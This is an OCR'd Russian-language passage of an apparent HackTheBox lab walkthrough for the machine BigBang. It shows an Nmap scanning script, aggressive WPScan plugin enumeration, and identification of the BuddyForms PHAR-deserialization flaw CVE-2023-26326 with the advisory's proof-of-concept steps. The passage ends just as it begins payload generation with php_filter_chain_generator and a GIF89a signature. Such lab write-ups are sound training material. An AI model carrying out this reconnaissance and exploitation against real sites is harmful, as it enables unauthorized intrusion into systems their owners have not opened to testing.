
Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '
' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).



```
Nmap scan report for bigbang.htb (10.10.11.52)
Host is up (0.44s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 d4:15:77:1e:82:2b:2f:f1:cc:96:c6:28:c1:86:6b:3f (ECDSA)
|_  256 6c:42:60:7b:ba:ba:67:24:0f:0c:ac:5d:be:92:0c:66 (ED25519)
80/tcp open  http    Apache httpd 2.4.62
|_http-title: Did not follow redirect to http://blog.bigbang.htb/
|_http-server-header: Apache/2.4.62 (Debian)
Service Info: Host: blog.bigbang.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Результат работы скрипта

Сканер нашел два открытых порта:

- 22 — служба OpenSSH 8.9p1;
- 80 — веб-сервер Apache 2.4.62.

Как обычно в таких случаях, начинаем с изучения сайта на веб-сервере. Отметим, что в отчете сканирования показан редирект на адрес `http://blog.bigbang.htb`. Добавляем и этот домен в `/etc/hosts`.

```
10.10.11.52 bigbang.htb blog.bigbang.htb
```




Big Bang, the best physics university

The best theoretical physics university, with the best legacy of teachers

Главная страница сайта

ТОЧКА ВХОДА

Внизу страницы находим пометку, что сайт построен на WordPress.




Designed with WordPress

Главная страница сайта

При тестировании сайтов под управлением WordPress лучше всего использовать утилиту **WPScan**. С ее помощью можно обнаружить уязвимые версии самого WordPress, тем и плагинов, а также собрать список имеющихся пользователей и перебрать учетные данные (в общем, все, что нужно). Перед началом сканирования советую зарегистрироваться на сайте WPScan и получить API-токен (это бесплатно).

Чаще всего уязвимости присутствуют в плагинах, поэтому я зарядил их перебор (опция `-e vp`) в агрессивном режиме (опция `--plugins-detection aggressive`), используя 128 потоков (опция `-t`).


```
wpscan --url http://backdoor.htb/ -e ap --plugins-detection
aggressive -t 100
wpscan --api-token K.....w --url http://blog.bigbang.htb/ -e vp -t
128
```



```
[+] buddyforms
 | Location: http://blog.bigbang.htb/wp-content/plugins/buddyforms/
 | Last Updated: 2025-01-30T02:58:00.000Z
 | [!] The version is out of date, the latest version is 2.8.15
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | [!] 12 vulnerabilities identified:
 |
 | [!] Title: BuddyForms < 2.7.8 - Unauthenticated PHAR Deserialization
 |     Fixed in: 2.7.8
 |     References:
 |      - https://wpscan.com/vulnerability/a554091e-39d1-4e7e-bbcf-19b2a7b8e89f
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-26326
 |
 | [!] Title: Freemius SDK < 2.5.10 - Reflected Cross-Site Scripting
 |     Fixed in: 2.8.3
 |     References:
 |      - https://wpscan.com/vulnerability/7fd1ad0e-9db9-47b7-9966-d3f5a8771571
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-33999
```

Обнаруженные плагины

Потратив несколько минут, мы получаем отчет, в котором отмечены уязвимости в плагине BuddyForms. Подробную информацию об уязвимости можно посмотреть на сайте WPScan.


https://wpscan.com/vulnerability/a554091e-39d1-4e7e-bbcf-19b2a7b8e89f/
Features
Pricing
Solutions
Vulnerabilities
Resources

WordPress Plugin Vulnerabilities

BuddyForms < 2.7.8 - Unauthenticated PHAR Deserialization

Description

The plugin does not validate the url parameter of its upload_image_from_url AJAX action, which could allow unauthenticated attackers to perform PHAR deserialisation granted they an upload a file to the server and a suitable gadget chain is present as well

Proof of Concept

```
1. Create a malicious phar file.
2. Upload the malicious phar file as an image via the upload_image_from_url action.
3. Call the file with the phar:// wrapper using the same action.
```


Affects Plugins

buddyforms Fixed in 2.7.8 ✓

Информация об уязвимости

Там же получим и идентификатор CVE-2023-26326. Из описания уязвимости следует, что плагин BuddyForms версии до 2.7.8 уязвим к PHAR-десериализации. Неавторизованный пользователь может заюзать эту уязвимость для получения содержимого произвольных файлов.

Первым делом стоит проверить, есть ли для этой CVE готовые эксплоиты или связанные с ней ресерчи. Для начала просто ищем в Google.



CVE Mitre
https://cve.mitre.org › cgi-bin · Перевести эту страницу
CVE-2023-26326 - MITRE
The BuddyForms WordPress plugin, in versions prior to 2.7.8, was affected by an unauthenticated insecure deserialization issue. An unauthenticated attacker ...


Tenable
https://www.tenable.com › ... · Перевести эту страницу
CVE-2023-26326 CPEs
CPEs for CVE-2023-26326.

GitHub
https://github.com › exploit_... · Перевести эту страницу
Exploit for CVE-2023-26326 in the WordPress BuddyForms ...
1 февр. 2025 г. — Exploit for CVE-2023-26326 in the WordPress BuddyForms plugin, leveraging CVE-2024-2961 for remote code execution. This exploit bypasses PHP ...

Medium
https://medium.com › word... · Перевести эту страницу
WordPress BuddyForms Plugin — Unauthenticated ...
7 мар. 2023 г. — In this article, we will analyze an unauthenticated insecure deserialization vulnerability found in the in the BuddyForm plugin.

Поиск эксплоитов в Google

Подробный разбор уязвимости нашелся в блоге Tenable TechBlog. Судя по этому репорту, мы должны передать сериализованные данные в параметре `url` на странице `/wp-admin/admin-ajax.php`. Сериализовать данные можно с помощью **php_filter_chain_generator**. Однако в итоговом файле должна быть сигнатура изображения, иначе мы получим ошибку.




```
Referrer-Policy: strict-origin-when-cross-origin
X-Frame-Options: SAMEORIGIN
Content-Length: 59
Connection: close
Content-Type: text/html; charset=UTF-8

{"status":"FAILED","response":"File type  is not allowed."}
```

Ответ сервера

Добавить сигнатуру `GIF89a` в итоговый файл можно следующим образом.


```
python3 php_filter_chain_generator.py --chain GIF89a
```



Подготовка данных

